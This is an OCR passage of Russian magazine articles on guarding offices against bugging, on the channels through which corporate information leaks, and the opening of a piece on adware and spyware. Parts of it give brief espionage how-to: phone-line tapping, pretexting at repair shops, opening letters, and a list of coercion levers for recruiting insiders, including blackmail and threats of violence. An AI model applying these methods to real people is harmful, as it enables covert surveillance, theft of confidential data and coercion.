ке. Не рекомендую устраивать из этого мероприятия большой праздник с накрытием шашлычной поляны для гостей, потому что чем больше персонала узнает о проверке, тем вероятнее, что среди этих честных и порядочных людей окажется злодей, который сообщит своим негласным нанимателям о появлении непонятных людей со странными железками. Утечка информации (произошедшая в ущерб тебе) повлечет за собой вполне вероятное обновление закладных устройств в твоей вотчине после проверки, за которую уже была выложена немаленькая сумма. Так что желательно, чтобы о таком серьезном мероприятии знал только ты и твой портрет в кабинете над креслом ;).

ПРЕДУСМОТРИТЕЛЬНАЯ ПАССИВНОСТЬ

Применяются два подхода: пассивный и активный (не острить - мы говорим о защите помещений :)). Для пассивного усложнения жизни злоумышленникам необходимо создать некоторое особенно охраняемое место с сильно ограниченным доступом и некоторыми специфическими особенностями, перекрывающими возможности превращения тайного в явное. Абсолютная безопасность, подобно идеальному преступлению, - мираж и оптический обман, но все-таки должно быть перекрыто как можно больше этих возможностей. Безусловно, каждое здание плюс его окружение единственны и неповторимы, как шедевры Церетели, тем не менее, рассмотрим несколько общих принципов.

Итак, начнем выбирать место. Прежде всего, нужно минимизировать количество построек, которые находятся в прямой видимости окон твоей тайной комнаты. В идеале окон вообще не должно быть, поэтому неплохо было бы пробурить пол на самом низком из доступных этажей и продолжать это до появления фонтанирующей нефти (тогда решается и проблема подорожания бензина). Если не получается, то придется рассматривать уже готовые помещения над уровнем асфальта.

Хорошо, когда здание полностью под твоим контролем и в нем имеется хороший внутренний двор, как, например, у меня в школе (я там пока не был, но у меня все впереди, особенно после выхода в печать этой статьи). Окна помещения, находящегося над уровнем асфальта, должны выходить, естественно, во внутренний двор. Таким образом сразу решается проблема уменьшения количества построек в прямой видимости, и теперь в окна подсматривают только наши работяги кристальной честности. На окнах в любом случае должны быть шторы из плотного материала, жалюзи и т.п. Найти хороший двор довольно сложно, поэтому, во-первых, нужно получить информацию о постройках, окружающих здание (что там находится и кто там сидит), во-вторых, по возможности уменьшить количество окружающих построек. В идеале их вообще не должно быть (если возможно, найми бульдозер с экскаватором).

Шумелка стоимостью около 500 у.е.

Также следует обратить внимание на оживленность ближайших к зданию улиц, так как припаркованный закрытый микроавтобус смотрится особенно колоритно в гордом одиночестве.

Будем считать, что извне ты относительно защищен (не забывай, что абсолютной защиты не существует). Перейдем к самой комнате. Разберем несколько принципиальных возможностей злодеев. Слушать и стучать - у многих в крови. Генная, так сказать, память. Так что стены должны быть не картонными и даже не фанерными, а кирпичными или бетонными, и чем толще, тем спокойнее. Желательно отсутствие батарей с горячей и холодной водой, с трубами водопровода, выходящими за пределы тайной комнаты. По ним из соседних помещений через специальные устройства звуки прослушиваются лучше, чем через тонкую стену. Так что, если все-таки батареи присутствуют, устанавливается шумовой акустический генератор.

Обратим внимание и на вентиляцию. Если вентиляция общая, не обойтись без специального устройства. При такой защите увеличение шума заставляет разговаривать громче, что, конечно же, снижает эффект от защиты, поэтому чаще применяется виброзашумление. Можно нанять маленькую армию дрессированных жучков и заставить их маршировать по всем предметам в комнате, но есть способ проще - использовать специальные вибраторы, каждый из которых покрывает площадь радиусом в несколько метров. Или целую систему, например ANG-2200 с вибрационным преобразователем TRN-2000 и акустическим излучателем OMS-2000.

Такое полезное изделие следует приобретать обязательно: кроме батарей, оно позволяет зашумлять также поверхность стен и окон. Мебель и технику по возможности минимизируй, в идеале твои собеседники должны сидеть на ковре по-турецки и писать шариковыми ручками в тетрадках в линейку :). Как говорится, в первом приближении пассивно ты защищен. Будет полезно оборудовать помещение также комплексом радиоконтроля и устройством блокирования сотовой связи, например Hammer или "Мозаика". Правда, вблизи таких устройств, по-моему, лучше не находиться, если у тебя еще нет детей и ты планируешь когда-нибудь родить их.

АКТИВНОСТЬ

В тайной комнате собрались особенно важные люди. Или ты слушаешь музыку, запрещенную к прослушиванию в корпорации. Чтобы полностью сконцентрироваться на процессе и разогнать мысли о возможной утечке сокровенных тайн, имеет большой смысл провести специальное обследование тайного помещения. Для этого в идеале по твоему приглашению приходят специалисты, которые, используя множество специфической техники, находят и берут в плен разных электронных насекомых - как они там оказались как раз к началу твоих великих дел, неведомо.

Однако, насчет абсолютной защищенности, может сложиться неожиданная ситуация: идет творческий процесс, то есть ты и секретарша обсуждаете проблемы глобального потепления, и тут спокойствие цинично нарушает начальник службы безопасности сообщением о том, что кто-то еще может быть в курсе твоего видения глобального потепления - как раз в настоящий момент. Опять непредвиденные расходы и придется на время отложить вызов специалистов, что хуже всего. Процесс поиска может быть небыстрым, поскольку, если действует каким-то образом внедренная продвинутая модель, на ее обнаружение может уйти не один день.

Если же спецам повезет и они смогут поймать сигнал передачи информации, поиск завершится достаточно быстро благодаря направленным антеннам и переносным специальным радиоприемникам. Если все-таки не удалось найти излучающий источник, можно использовать маскирующую помеху, то есть настроить генератор шума на частоту источника. Если электронное насекомое решило поиграть в прятки и перестало излучать, используют нелинейные локаторы, которые облучают исследуемую поверхность волнами определенных частот и принимают отраженную волну, и если отраженная волна содержит определенные гармоники, то есть вероятность нахождения насекомых под поверхностью полупроводниковых элементов, которые есть в любом жучке. Приемники локаторов позволяют с точностью до нескольких сантиметров определить устройство, запрятанное внутри стены на десятки сантиметров (зависит от вида материала стены). Из отечественных разработок можно поставить в пример локаторы "Родник", "Циклон", "Энвис" и пр., которые не уступают зарубежным аналогам, а часто даже превосходят их по своим характеристикам. Вполне возможно, что насекомое излучает не аудио-, а очень даже видеоинформацию. У современных предназначенных для этого видеокамер объективы имеют диаметр порядка 1 мм.

»

Защита сетей от подслушивания R&S SITLine


Если корпус камеры упрятан за какую-либо поверхность, обнаружить такую радость визуально практически невозможно. Однако и на этот случай есть "ответ Чемберлену" - приборы обнаружения видеокамер, которые ищут отражения рассеянного лазерного излучения, созданные объективом камеры, независимо от размеров самого объектива. Примером такого устройства может быть отечественное изделие "АЛМАЗ", стоимостью около трех тысяч у.е. и позволяющее находить скрытые микровидеокамеры и драгоценные камни, отклеившиеся от подвесок секретарши, на расстояниях до десяти метров. Конечно, если проводить все эти мероприятия во время совещания, такая штука может сказаться на твоей репутации в глазах приглашенных или той же секретарши, поэтому решение о поиске и вызове специалистов следует принимать сравнив цены информации и обследования. Если же во время совещания внезапно был пойман странный сигнал, исходящий из твоей комнаты, оперативнее всего быстренько включить генератор прицельной, а может, даже и заградительной помехи, перекрывающей нужный диапазон частот.

ЗАЩИТА ТЕХНИЧЕСКИХ СРЕДСТВ, ОБРАБАТЫВАЮЩИХ ИНФОРМАЦИЮ

Если из технических устройств в тайной комнате есть только штопор в баре, то для его защиты достаточно иметь крепкую входную дверь или запирать бар, подобно инженеру Шпаку. Но если в комнате есть что-либо, как говорится, с электричеством внутри, придется принять меры безопасности в отношении техники. Сейчас мы рассмотрим только компьютеры.

Смысл, в принципе, применим и для остальных технических устройств. Итак, компьютеры повсюду, они переваривают и портят огромные объемы информации, так что являются лакомым кусочком для конкурентов. Рассматривать тему софта мы тоже не будем - этому посвящены остальные страницы журнала, авторам тоже нужно что-то есть :). Лучше поговорим о том, что можно сделать с компьютером и что может сделать сам компьютер.

Если ты не хочешь, чтобы уборщица баба Маня или агент Смит, пока тебя нет, стащили с твоего диска приватное видео и разместили его в Сети, защитись от их доступа по максимуму. Одним из наиболее эффективных способов является подключение устройства дактилоскопической идентификации. Возможно, ты уже читал, как можно обойти и такую защиту, но на сегодняшний день она считается одной из самых эффективных. Если в твоем кабинете не один компьютер, очень велика вероятность перехвата информации в процессе передачи по Сети, поэтому могут принести пользу специальные устройства - шифраторы.



Самый маленький в мире переносной спектроанализатор с максимальной частотой 43 ГГц

Металлодетектор стационарный

Есть еще один немаловажный момент. Помимо обработки информации, компьютеры и все связанное с ними пусть непроизвольно, но делится информацией с окружающим пространством, активно излучая в эфир обрабатываемые данные. Плюс, помимо непосредственно радиоэфира, данные можно легко получить с проводов, выходящих за пределы тайной комнаты, на которые может наводиться излучение от техники. Чтобы максимально уменьшить такой эффект, используют дорогую специальную технику, которая заключена в специальные кожухи, чтобы изолировать излучение от работающих элементов (может стоить в несколько раз дороже, чем обычная). К сожалению, невозможно экранировать все технические устройства - нужны специальные исследования над всей техникой, которой ты захотел оборудовать тайную комнату, чтобы точно знать, что выдает в эфир твой навороченный компьютер и просмотр каких документов возможен при этом. Лучше не мелочиться и потратиться на соответствующих специалистов по обеспечению безопасности. Если же необходим постоянный контроль над обстановкой, применяются целые комплексы на основе спектроанализаторов, осуществляющие сложные операции по приему, накоплению и обработке данных. Как правило, они неплохо бьют по бюджету и применяются, ес-

ли в тайной комнате имеется достаточно ценная информация.

То, что оборудование тайных комнат и их обследование достаточно сложно и трудоемко, уже выяснено. Но не будешь же ты молча сидеть и с довольной миной созерцать потолок? Переходим к следующей теме - переговорам :).

БЕЗОПАСНОСТЬ НА ПЕРЕГОВОРАХ

Итак, ты со своим знакомым из конкурирующей фирмы сидишь в комнате для переговоров, оборудованной по последнему слову техники, стоимостью $100 000, на сделанных из прозрачного пластика стульях, за столом из мутного стекла (чтобы потенциальный злодей не увидел твой кольт) и пьете абсолютно чистую водопроводную воду, ведете задушевные разговоры о погоде или новых расценках на Новодевичьем кладбище. Вдруг у тебя возникает мутное предчувствие, что собеседник горит желанием поделиться вашей беседой со своими знакомыми и, скептически оценив свою память, прихватил с собой что-то вроде диктофона. Обнаружить такую игрушку довольно сложно, поскольку ее создавали специально для этого и предусмотрели практически бесшумную работу всех механизмов, в том числе электродвигателя, экранированные записывающие части (если используется лента, магнитный или лазерный диск), микросхемы, сжимающие речь (чтобы больше цифровой информации влезло на микросхемы памяти flash-карты), и даже корпус. Хочу заметить, что в понятие "диктофон" сейчас уже можно включить большинство мобильных телефонов, карманных компьютеров и практически все модели MP3-плееров. Если есть возможность, пропускай всех своих собеседников через металлодетектор, чтобы обнаружить проносимое устройство. Увы, без предварительной договоренности собеседники могут резко отрицательно отнестись к осмотру и выдать вслух пожелание дальней дороги в ненормативных выражениях. На помощь приходят устройства, выполняющие выявление и анализ изменения параметров электромагнитных полей в непосредственной близости от участников переговоров. Путем обработки информации, накопленной таким образом, удается выделить поле, создаваемое работающим диктофоном, расположенным на расстоянии от нескольких десятков сантиметров до нескольких метров (в зависимости от модели) через соответствующий датчик. Например, модель для обнаружения диктофонов отечественной фирмы "Смерш техникс" ST 0110 (на 16 человек) стоимостью 4400 у.е., по информации, заявленной на сайте производителя, позволяет обнаружить, например, следующие модели диктофонов: OLYMPUS V-90, SAMSUNG SVR-S820 с расстояния 1 м, а OLYMPUS D-1000, SONY M-909 и OLYMPUS S726 с расстояния 50-70 см.

Путем обработки информации, накопленной таким образом, удается выделить поле, создаваемое работающим диктофоном.

Прибор обнаружения средств негласного съема информации OSC-5000

Диктофон выявлен, что делать? Если каким-то образом удалось узнать, что используется диктофон с магнитной лентой, можно нарушить его работу подавителем диктофонов. Принцип его работы основан на изменении под действием создаваемого им поля режимов усилителей записи, в результате чего становится невозможно воспроизвести или разобрать речь. Примером таких устройств является "Буран" и "Шумотрон".

Если же сведений о типе диктофона нет, остается посоветовать что-нибудь собеседнику, или намекнуть на его заряженность (можно при этом продемонстрировать свой заряженный кольт), или же перевести разговор на тему погоды.

ЗАКЛЮЧЕНИЕ

Как упоминалось в начале статьи, информация стала товаром, за который можно получить реальные или безналичные условные единицы. И если ты располагаешь таким товаром, будь готов к борьбе с посягательствами бяк-конкурентов. Естественно, в рамках этой статьи было проведено только поверхностное обсуждение, но, надеюсь, ты уже подкован в методах защиты своих информационных ценностей. Вопрос о выборе методов обычно сводится к нежеланию расставаться с денежными средствами, которые можно употребить, казалось бы, на более насущные нужды.

Не нужно забывать, что одного хищения твоей сокровенной информации вполне хватит для возникновения проблем, решение которых обойдется на порядок дороже, чем та же система безопасности, от которой ты в свое время отказался. Необходимо реально представлять ценность скрываемых данных и возможности твоих конкурентов (какие расходы на проникновение в твою тайную комнату они могут позволить себе?) и в соответствии с этим определять степени и методы защиты. С особой тщательностью следует выбирать фирмы, предоставляющие услуги по обеспечению защиты информации. Вполне реально, что при очередном специальном расследовании некоторые специалисты получают условные единицы от твоих конкурентов, которым ничего не стоит обнаружить старые жучки и незаметно поставить новые.

Lundes (lunde@scn.ru)

КАНАЛЫ УТЕЧКИ ИНФОРМАЦИИ

ОТКУДА ИСХОДИТ УГРОЗА

Информация правит миром. Кто владеет информацией, владеет всем! Это не пафосные лозунги, а реалии жизни. Информация бывает очень ценной. Настолько ценной, что может не хватить разрядности калькулятора для подсчета всей капусты, которая будет нарублена благодаря добытой информации.

БЛАГОДАТНАЯ ПОЧВА

Простейший пример - инсайдерская информация. Представь, что некто знал о готовившихся взрывах в Лондоне, последствия которых отразились на всех фондовых рынках. Этот некто вложил деньги в ценные бумаги и играл на понижение курса. Он получил прибыль просто за знание информации. Пусть курс акций прыгнул на 10%. Усама, который Бэн Ладен, при вложениях в 10 млн. у.е. получит прибыль около 1 млн. у.е. Все просто, как 2x2.

Еще один пример: утечка информации о проверках поставок "серых" сотовых телефонов могла бы сберечь несколько тонн долларов. Чем больше бизнес, тем больше нюансов должен учитывать руководитель - знать, изучать, исследовать конкурентов. Малозначительная для простого человека информация в голове профи преобразуется в мощный ключ от многих дверей, осколки складываются в четкую картину, как пазлы.

На такой благодатной почве и плодятся Спец-Хакеры :), которые ориентированны на получение информации под конкретного заказчика и на конкретную организацию. Официально они зарегистрированы как ЧОП (частные охранные предприятия), СБ (службы безопасности), детективные агентства. Часто, чтобы не подставлять основную контору, именно они занимаются анализом конкурентов, промышленным и экономическим шпионажем и другими "темными" делами.

Главными носителями являются: знающие люди, документы, средства беспроводной и проводной связи (телефоны, телефаксы, радиостанции), электронные системы обработки информации (компьютеры) и разные отслеживаемые факторы (поведение, разговоры, результаты действий).

ОТКРЫТАЯ ИНФОРМАЦИЯ

Приведу такой пример. Необходимо подготовить следующую информацию по крупной производственной компании в отдаленном регионе, причем очень быстро. Фактографическую информацию, финансово-экономическую справку, инвестиции организации, сведения о перспективах развития, социально-политическая информация, связи с компаниями, работающими с ценными бумагами, персональная информация и компрометирующие материалы.

Возможно два выхода: связаться с человеком, который может "сдать контору", или обойтись подручными средствами.

Подручные средства - поисковые сайты, архивы СМИ. Необходимо сделать несколько разноплановых запросов по известным поисковым серверам и скопировать всю информацию, где упоминается данная компания. Далее наступает этап анализа материала.

❶. Фактографическая информация о предприятии была получена с собственного сайта предприятия (история компании, реквизиты, руководство, структура, перечень необходимого сырья и производимой продукции), сайтов региональной Торгово-промышленной палаты, администрации области и города.

❷. Финансово-экономическая информация была получена: сайт Федеральной комиссии по ценным бумагам (история котировок акций), сайты консалтинговой компании, сайты СМИ, специализирующихся на обзоре и анализе экономической информации ("Эксперт", "Коммерсант"). На сайте Министерства по налогам и сборам можно получить информацию по задолженности в бюджет.

❸. На сайте Администрации и дочерних компаний была получена информация об инвестиционных проектах.

❹. На сайте отраслевого журнала была получена информация о перспективах развития и весьма любопытные обзоры отрасли.

❺. На сайте местных СМИ содержалась информация о социально-политической деятельности компании.

❻. С сайтов объявлений о продаже ценных бумаг и векселей путем аналитического анализа были установлены связи этих фирм.

❼. Персональная информация содержалась на сайтах местных СМИ и официальном сайте компании.

❽. Компрометирующие материалы - на сайтах местных и центральных СМИ, специализирующихся на "горяченьком" материале.

В этом примере использовались открытые источники информации - архивы газет, телевидение. Информация, полученная в ходе электронной вентиляции СМИ, носит неявный характер и нуждается в аналитической обработке. Порядка 10-15% информации содержится в готовом виде (необходима только верификация), остальные 85-90% получаются в результате сравнения, анализа и синтеза различных источников.

ПРОТИВОДЕЙСТВИЕ

Противостоять аналитической разведке практически невозможно. СМИ может стать каналом утечки информации, если корреспонденты увлекутся шпионскими играми и PR-отдел компании взболтнет лишнего.

СОТРУДНИКИ

Агентурная разведка на сегодняшний день остается основным видом разведывательной деятельности. Кто же расскажет обо всем лучше, чем человек, работающий "на объек-

те"? Он и документы пощелкает фотоаппаратом, и "по душам" поговорит. Можно выделить группы риска среди сотрудников - работающие с первыми лицами предприятия (секретарь, водитель, помощник или уборщица). К этим лицам следует присмотреться с особым вниманием.

Существует множество способов привлечь сотрудника на свою сторону. Р. Ронин в книге "Своя разведка" выделяет ряд мотивов выдачи индивидом специфичной информации:

❶. Алчность. С заинтересованной стороны - обещание или же предоставление денег, прочих материальных ценностей.

❷. Страх (шантаж, порой угроза либо факт грубого физического или утонченного психологического воздействия).

❸. Страх за своих близких (явная угроза либо факт разнотипного насилия в духе похищения, избиения, изнасилования, кастрации, "сажания на иглу", полного физического устранения...).

❹. Фактор боли (качественная пытка или угроза интенсивного болевого воздействия).

❺. Сексуальная эмоциональность (ловкое подсовывание полового партнера и различной порнографии с перспективой "расслабления", шантажа или обмена).

❻. Безразличие (четкая реализация депрессии, возникающей в результате инспирированных или спонтанных жизненных обстоятельств, иногда в результате психофизической обработки объекта).

❼. Внутренний авантюризм (предоставление шансов индивиду для ведения им своей игры).

❽. Счеты с госсистемой или организацией (умное использование идеологических разногласий и существующей неудовлетворенности объекта своим нынешним положением либо перспективой).

❾. Счеты с конкретными лицами (разжигание негативных чувств, например мести, зависти и неприязни с непреодолимым желанием нанести "врагу" определенный ущерб).

❿. Национализм (игра на глубинном ощущении некоей национальной общности, ненависти, гордости, исключительности).

⓫. Религиозные чувства (пробуждение неприязни к "иноверцам" или же привязывание определенной ситуации к избранным доктринам исповедуемой религии).

⓬. Гражданский долг (игра на законопослушности).

⓭. Общечеловеческая мораль (игра на порядочности).

⓮. Подсознательная потребность в самоуважении (спекуляция на идеальных представлениях человека о самом себе).

⓯. Корпоративная (клановая) солидарность (игра на конкретной элитарности).

⓰. Явная симпатия к получателю или его делу ("резонирующая подстройка к объекту").

⓱. Тщеславие (спекуляция на желании объекта произвести определенное впечатление, показать свою значимость и осведомленность).

⓲. Легкомыслие (приведение человека в беззаботнейшее состояние неосмотрительности и болтливости; к этому же можно отнести задействование "хронотопа" - явно повышенной доверчивости человека в некое время и в определенном месте ("случайный попутчик").

⓳. Угодливость (четкая реализация подсознательной (волевой) и осознанной (деловой и физической) зависимости объекта от получателя).

⓴. "Помешательство" на чем-либо (близкая возможность для коллекционера приобрести (или потерять) страстно желаемую вещь; игра на фобиях).

㉑. Нескрываемый расчет получить определенную информацию взамен (техники "баш на баш" или "вождения за нос").

㉒. Страстное стремление убедить в чем-либо, изменить отношение к чему-либо (или кому-либо), побудить к определенным действиям (методы "заглатывания наживки" и "обратной вербовки").

Практически любой сотрудник является носителем конфиденциальной информации.

■ "Документы на стол! - закричал Штирлиц и врезал Мюллеру в ухо. - Кстати, Мюллер, не найдется ли у Вас канцелярских скрепок?" Голос за кадром: "Штирлиц знал, что лучше всего запоминается последняя фраза и, если Мюллера спросят, зачем приходил Штирлиц, тот ответит: "За канцелярскими скрепками".

УВОЛЕН И ОЧЕНЬ ОПАСЕН

■ Практически любой сотрудник является носителем конфиденциальной информации. По законодательству, организация обязана предупредить сотрудника об увольнении за несколько недель, так что у заинтересованных лиц будет предостаточно времени. Канал утечки информации возникает, если это пригодится уволенному сотруднику на будущей работе или еще для каких-либо целей, причем цель нанести ущерб работодателю может быть реализована как по собственной инициативе информанта, так и по инициативе заинтересованных третьих лиц.

ПРОТИВОДЕЙСТВИЕ

Определение сотрудников, которые могут или собираются уволиться, разграничение информации между сотрудниками, создание условий, при которых невозможно вынести объекты, содержащие информацию, невозможность копирования конфиденциальной информации, представление информации определенного грифа секретности благонадежным лицам.

КАНАЛЫ СРЕДСТВ ПЕРЕДАЧИ И ОБРАБОТКИ ИНФОРМАЦИИ

■ Специальные технические средства позволяют производить съем информации при значительном удалении от объекта и относительной простоте использования спецсредств, поэтому получать информации становится безопасным и перспективным.

ТЕЛЕФОН, ФАКС

По телефону говорят все и часто говорят что надо и что не надо. Снятие информации с телефонной линии »

Чем больше используемых средств связи и публичной информации, тем проще достать необходимые сведения.

В США незаконна продажа или покупка ценных бумаг теми, кто обладает инсайдерской информацией или может раскрыть ее осуществляющим такие сделки.

можно осуществить несколькими способами:

- Подключившись к линии непосредственно на АТС или посредством СОРМ (последнее доступно только сотрудникам спецслужб).
- Имитировав поломку телефона и забрав его на ремонт, можно установить в него "закладку" или "жучка".
- Прослушивание помещения посредством акустопреобразовательных элементов телефонов (громкоговорители, электромеханическая звонковая цепь, микрофоны).
- Прослушивание помещения посредством высокочастотной накачки (генератор излучает ВЧ-сигнал в телефонную линию, и на определенной резонансной частоте ВЧ-сигнал модулируется звуковыми колебаниями в помещении).

СОТОВЫЕ

Утечка информации возможна через сотрудника АТС или спецслужб.

ПЕРСОНАЛЬНЫЕ РАДИОСТАНЦИИ

Необходимо знать только частоты, на которые настроены служебные радиостанции, а из разговоров службы безопасности или диспетчеров можно выудить море полезной информации.

КОМПЬЮТЕР

На компьютере даже рядового сотрудника может храниться воистину громадное количество полезной информации. Компьютеры, находящиеся на гарантийном и послегарантийном обслуживании, со всеми потрохами увозят в мастерские, а там, представившись сотрудником компании, которому очень-очень срочно понадобились личные файлы со служебного компьютера, можно качнуть и пару гигабайт конфиденциальных документов.

ЭЛЕКТРОННАЯ ПОЧТА

Взлом электронной почты - вполне реальное дело и богатый источник информации.

По статистике, только малой части сотрудников (10-25%) можно полностью довериться. И примерно такое же количество сотрудников воспользуются конфиденциальной информацией в корыстных интересах при первом удобном случае.

Перлюстрация - скрытое извлечении информации из запечатанных писем.


БЕЗОПАСНОСТЬ КОММЕРЧЕСКОГО ОБЪЕКТА

■ В соответствии с общей теорией безопасности, существует десять базовых угроз, а именно:

1. Деятельность государства;
2. Деятельность иностранных государств;
3. Превышение полномочий государственных чиновников;
4. Нестабильность экономики государства;
5. Конкурентная борьба;
6. Коммерческие партнеры;
7. Собственная некомпетентность;
8. Организованная преступность;
9. Собственный персонал компании;
10. Техногенные и природные факторы.

ПЕЙДЖЕРЫ


Перехват пейджинговых сообщений легко осуществим. Ноутбук, FM-тюнер и программа - это все, что понадобится тебе.




СПЕЦИАЛЬНЫЕ ТЕХНИЧЕСКИЕ СРЕДСТВА

■ Для ввоза специальных технических средств, применяемых для добычи информации, предусмотрена специальная регистрация, и ее пока никто не отменял. По данным МВД РФ, оборот таких средств достигал $1 млрд,

По телефону говорят все и часто говорят что надо и что не надо.





Громкоговоритель как акустопреобразовательный элемент и возможная схема защиты

оборот же средств по защите информации был на порядок ниже и составлял порядка $100 млн. Число же обезвреженных устройств ничтожно - 5% от общего "поголовья" шпионской техники.

КОНТАКТНЫЙ МИКРОФОН

■ Для съема акустической информации достаточно обычного медицинского стетоскопа или бокала. Превосходно подходят головки от проигрывателей и пьезоизлучатели. Такие устройства прикрепляют к противоположной стороне стены, трубам водопровода или батареям отопления.

НАПРАВЛЕННЫЕ МИКРОФОНЫ

■ Представляют собой высокочувствительные микрофоны, оборудованные параболическими зеркалами, позволяют своему владельцу селективно фокусироваться на объекте на большом расстоянии от него.

ФОТОГРАФИРОВАНИЕ И ВИДЕОСЪЕМКА

■ Современные цифровые камеры очень компактны, а длиннофокусные объективы позволяют фотографировать, находясь на удалении до сотен метров и даже до километра. Для фотосъемки в темноте применяют инфрахроматические пленки и вспышки с черными светофильтрами, пропускающими свет в ИК-диапазоне.

ДОКУМЕНТЫ

■ Документы можно скопировать, можно заполучить их оригинал или ознакомиться с их содержанием. Необходимо получить доступ в помещение, где хранятся интересующие тебя документы, например под предлогом уборки помещения, мытья окон, имитации кражи со взломом. Но самой незаметной является потеря документа: при переезде компании из одного офиса в другой часто теряются целые папки и архивы.

Копирование документов можно осуществить с помощью фототехники или по старинке - копировальным аппаратом. Либо банально ознакомиться с содержанием документа и вернуть его на место.

ПЕРЕХВАТ ПИСЕМ

■ Осуществляется у отправителя, в пути или у получателя. Подкуп или обман почтальонов, вскрытие и имитация почтовых ящиков, перехват почтовых машин в пути.

Для доступа к уже перехваченным письмам применяются следующие методы:

■ Мощное просвечивание и фотографирование письма без вскрытия конверта.

■ Опрозрачивание конверта специальным спреем.

■ Грубое вскрытие письма с подделкой конверта.

■ Вытягивание накрученного письма на две тонкие металлические спицы через щель в углу конверта.


■ Осторожное вскрытие и такое же осторожное запечатывание послания (применяется отпаривание клеевого шва с помощью водяного пара).

МУСОРНАЯ КОРЗИНА

■ Не все организации пользуются уничтожителями бумаг, а зря! Опечатки, неточности - и документ попадает в корзину. А оттуда к...

Выявление возможных источников информации - это, прежде всего, анализ информационных связей сотрудников предприятия и его руководства в органах власти и управления, правоохранительных органах, банковских кругах и средствах массовой информации.

Этап выявления возможных источников информации - важнейший этап разведывательной деятельности, немыслимый без творческого подхода и фантазии.



Content:

КОМПЬЮТЕРНАЯ РАЗВЕДКА

Зайцев Олег (z-oleg.com/secur)

ПОВЕСТЬ О РАЗВЕДЧИКАХ

КЛАССИФИКАЦИЯ И ПРИНЦИПЫ РАБОТЫ КОМПЬЮТЕРНЫХ ШПИОНОВ

В последние пару лет от AdWare, SpyWare, Dialer и аналогичных программ, мягко говоря, не стало житья. Если обстановка не изменится, по своим масштабам эта проблема приблизится к проблеме спама. Врага нужно знать в лицо, поэтому в этой статье поговорим о наиболее распространенных программах.

ADWARE И SPYWARE

AdWare - это программы, воспроизводящие рекламу. В лучшем случае - программы, которые воспроизводят рекламу в качестве платы за свое использование. Примеров AdWare множество, возьмем хотя бы FlashGet. Его незарегистрированная версия отображает в верхней части окна баннер. В таких программах реклама отображается только в рамках окна программы и только во время ее работы. Приложения этого класса не наносят много ущерба, и, кроме расхода трафика, они ничем не навредят.

Следующим вариантом AdWare является внешний модуль, который вызывается приложениями для отображения рекламы. Цели и задачи аналогичны - взимать неявную плату за использование программы. Классический пример - весьма популярный AdWare.Cydoor. Его главная библиотека именуется CD_CLINT.DLL и размещается в system32.

Наконец, AdWare-программы третьего и самого обширного класса скрытно прописываются на компьютере и крутят рекламу. Естественно, создатель такой программы получает на рекламе неплохую копеечку, а пользователь - сильную головную боль.

